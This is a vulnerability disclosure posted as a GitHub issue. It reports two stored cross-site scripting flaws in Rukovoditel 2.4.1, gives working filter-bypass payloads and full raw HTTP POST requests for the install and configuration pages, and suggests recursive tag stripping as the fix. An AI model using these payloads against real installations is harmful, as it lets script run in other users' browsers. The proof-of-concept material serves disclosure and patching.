

New issue

Jump to bottom

## Persistent XSS on Rukovoditel 2.4.1 #3

Open joelister opened this issue on Apr 12, 2019 · 0 comments

joelister commented on Apr 12, 2019

Owner


1.

Stored cross-site scripting (XSS) vulnerability in the "Name of application" field found in the "General Configuration" page in Rukovoditel 2.4.1 allows remote attackers to inject arbitrary web script or HTML via a crafted website name by doing an authenticated POST HTTP request to rukovoditel\_2.4.1/install/index.php.

This vulnerability is specifically the "Name of application" field. I noticed that it does strip off the tags <script> and </script> however, it isn't recursive. By entering this payload:

```
"><script>pt>alert(1)</script>//
```

Javascript gets executed. Here's an output of the mentioned payload when entered and saved.



POST /412/rukovoditel\_2.4.1/install/index.php?step=rukovoditel\_config&action=install\_rukovoditel&lng=english HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:66.0) Gecko/20100101 Firefox/66.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Referer: http://localhost/412/rukovoditel\_2.4.1/install/index.php?step=rukovoditel\_config&lng=english

Content-Type: application/x-www-form-urlencoded

Content-Length: 365


Connection: close

Cookie: cookie\_test=please\_accept\_for\_session; sid=ssgomjs3diqhalpv7oq290l6v0

Upgrade-Insecure-Requests: 1

```
app_name=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E%2F%2F&app_short_name=123&app_time_zone=America%2FNew_York&fields%5B12%5D=admin&user_password=123456&fields%5B7%5D=joe&fields%5B8%5D=lister&fields%5B9%5D=admin%40admin.com&email_name_from=noreply&email_address_from=noreply%40noreply.com&db_host=localhost&db_port=&db_name=ruk&db_username=root&db_password=123456
```


When an unauthenticated user visits the page, the code gets executed:



2.

Stored cross-site scripting (XSS) vulnerability in the "Copyright Text" field found in the "Application" page under the "Configuration" menu in Rukovoditel 2.4.1 allows remote attackers to inject arbitrary web script or HTML via a crafted website name by doing an authenticated POST HTTP request to /rukovoditel\_2.4.1/index.php?module=configuration/save&redirect\_to=configuration/application

This vulnerability is specifically the "Copyright Text" field. I noticed that it does strip off the tags <script> and </script> however, it isn't recursive. By entering this payload:



POST /412/rukovoditel\_2.4.1/index.php?module=configuration/save&redirect\_to=configuration/application HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:66.0) Gecko/20100101 Firefox/66.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Referer: http://localhost/412/rukovoditel\_2.4.1/index.php?module=configuration/application

Content-Type: multipart/form-data; boundary=-----30803141339917

Content-Length: 2448

Connection: close

Cookie: cookie\_test=please\_accept\_for\_session; sid=ssgomjs3diqhalpv7oq290l6v0

Upgrade-Insecure-Requests: 1

-----30803141339917

Content-Disposition: form-data; name="form\_session\_token"

#EDE\_V\_qAV

-----30803141339917

Content-Disposition: form-data; name="CFG[APP\_NAME]"

test

-----30803141339917

Content-Disposition: form-data; name="CFG[APP\_SHORT\_NAME]"

test

-----30803141339917

Content-Disposition: form-data; name="APP\_LOGO"; filename=""

Content-Type: application/octet-stream

-----30803141339917

Content-Disposition: form-data; name="CFG[APP\_LOGO]"

-----30803141339917

Content-Disposition: form-data; name="CFG[APP\_LOGO\_URL]"

123

-----30803141339917

Content-Disposition: form-data; name="CFG[APP\_COPYRIGHT\_NAME]"

"> <script>alert(9)</script>//

-----30803141339917

Content-Disposition: form-data; name="CFG[APP\_LANGUAGE]"

english.php

-----30803141339917

Content-Disposition: form-data; name="CFG[APP\_SKIN]"

-----30803141339917

Content-Disposition: form-data; name="CFG[APP\_TIMEZONE]"

America/New\_York

-----30803141339917

Content-Disposition: form-data; name="CFG[APP\_ROWS\_PER\_PAGE]"

10

-----30803141339917

Content-Disposition: form-data; name="CFG[APP\_DATE\_FORMAT]"

m/d/Y

-----30803141339917

Content-Disposition: form-data; name="CFG[APP\_DATETIME\_FORMAT]"

m/d/Y H:i

-----30803141339917

Content-Disposition: form-data; name="CFG[APP\_NUMBER\_FORMAT]"

2/\*

-----30803141339917

Content-Disposition: form-data; name="CFG[APP\_FIRST\_DAY\_OF\_WEEK]"

0

-----30803141339917

Content-Disposition: form-data; name="CFG[DISABLE\_CHECK\_FOR\_UPDATES]"

0

-----30803141339917

Content-Disposition: form-data; name="CFG[APP\_DISPLAY\_USER\_NAME\_ORDER]"

firstname\_lastname

-----30803141339917

Content-Disposition: form-data; name="CFG[PASSWORD\_MIN\_LENGTH]"

5

-----30803141339917

Content-Disposition: form-data; name="CFG[ALLOW\_CHANGE\_USERNAME]"

0


-----30803141339917

Content-Disposition: form-data; name="CFG[ALLOW\_REGISTRATION\_WITH\_THE\_SAME\_EMAIL]"

0

-----30803141339917--

When an authenticated user visits the page, the code gets executed:



There may be more but I believe this can be fixed by recursively stripping out the tags <script> and </script>

Assignees  
No one assigned

Labels  
None yet

Projects  
None yet

Milestone  
No milestone

Development  
No branches or pull requests

1 participant  
